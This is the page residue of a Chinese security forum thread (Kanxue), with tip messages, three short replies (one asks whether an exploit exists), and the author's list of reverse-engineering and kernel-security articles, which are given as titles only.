参与人
雪币
留言
时间
wx_晨梦
为你点赞!
2026-7-16 07:31
git_10086ubgffhhrffgghh-spec
为你点赞!
2026-1-15 16:33
Arahat0
+1
非常支持你的观点!
2025-12-26 18:26
Astrageldon
非常支持你的观点!
2025-12-15 23:22
saloyun
这个讨论对我很有帮助,谢谢!
2025-12-15 09:59
XiaozaYa
+10
你的分享对大家帮助很大,非常感谢!
2025-12-10 16:48
winmt
+10
感谢你的积极参与,期待更多精彩内容!
2025-12-10 10:54
查看更多
赞赏
×
1 雪花
5 雪花
10 雪花
20 雪花
50 雪花
80 雪花
100 雪花
150 雪花
200 雪花
支付方式:
微信支付
赞赏留言:
快捷留言
感谢分享~
精品文章~
原创内容~
精彩转帖~
助人为乐~
感谢分享~
最新回复
(
3
)
Editor
雪 币:
31006
活跃值:
(69999)
能力值:
(RANK:145 )
在线值:
发帖
2682
回帖
5467
粉丝
2655
关注
私信
Editor
2
楼
有图片丢了
2026-1-27 16:20
0
Elenia
雪 币:
6261
活跃值:
(3334)
能力值:
( LV9,RANK:330 )
在线值:
发帖
13
回帖
19
粉丝
98
关注
私信
Elenia
7
3
楼
Editor
有图片丢了
修复了
2026-2-3 16:54
0
GUANZHI_
雪 币:
449
活跃值:
(2614)
能力值:
( LV2,RANK:10 )
在线值:
发帖
10
回帖
28
粉丝
0
关注
私信
GUANZHI_
4
楼
师傅有没有exp
2026-5-26 15:38
0
游客
登录
|
注册
方可回帖
回帖
表情
雪币赚取及消费
高级回复
返回
Elenia
7
13
发帖
19
回帖
330
RANK
关注
私信
他的文章
[原创] Qemu 源码分析(PCI篇)
24888
[原创] Frida 17.6 最新Hook注入方案分析(Zymbiote注入机制)
75381
[原创] Android 内核启动流程分析 (13.0.0_r3)
21391
[原创] UE4的启动流程分析
3184
[原创]Linux 内核攻击:Punch hole (2025 Backdoor skernel 复现)
20828
关于我们
联系我们
企业服务
看雪公众号
专注于PC、移动、智能设备安全研究及逆向工程的开发者社区
看原图
赞赏
×
雪币:
+
留言:
快捷留言
为你点赞!
返回
顶部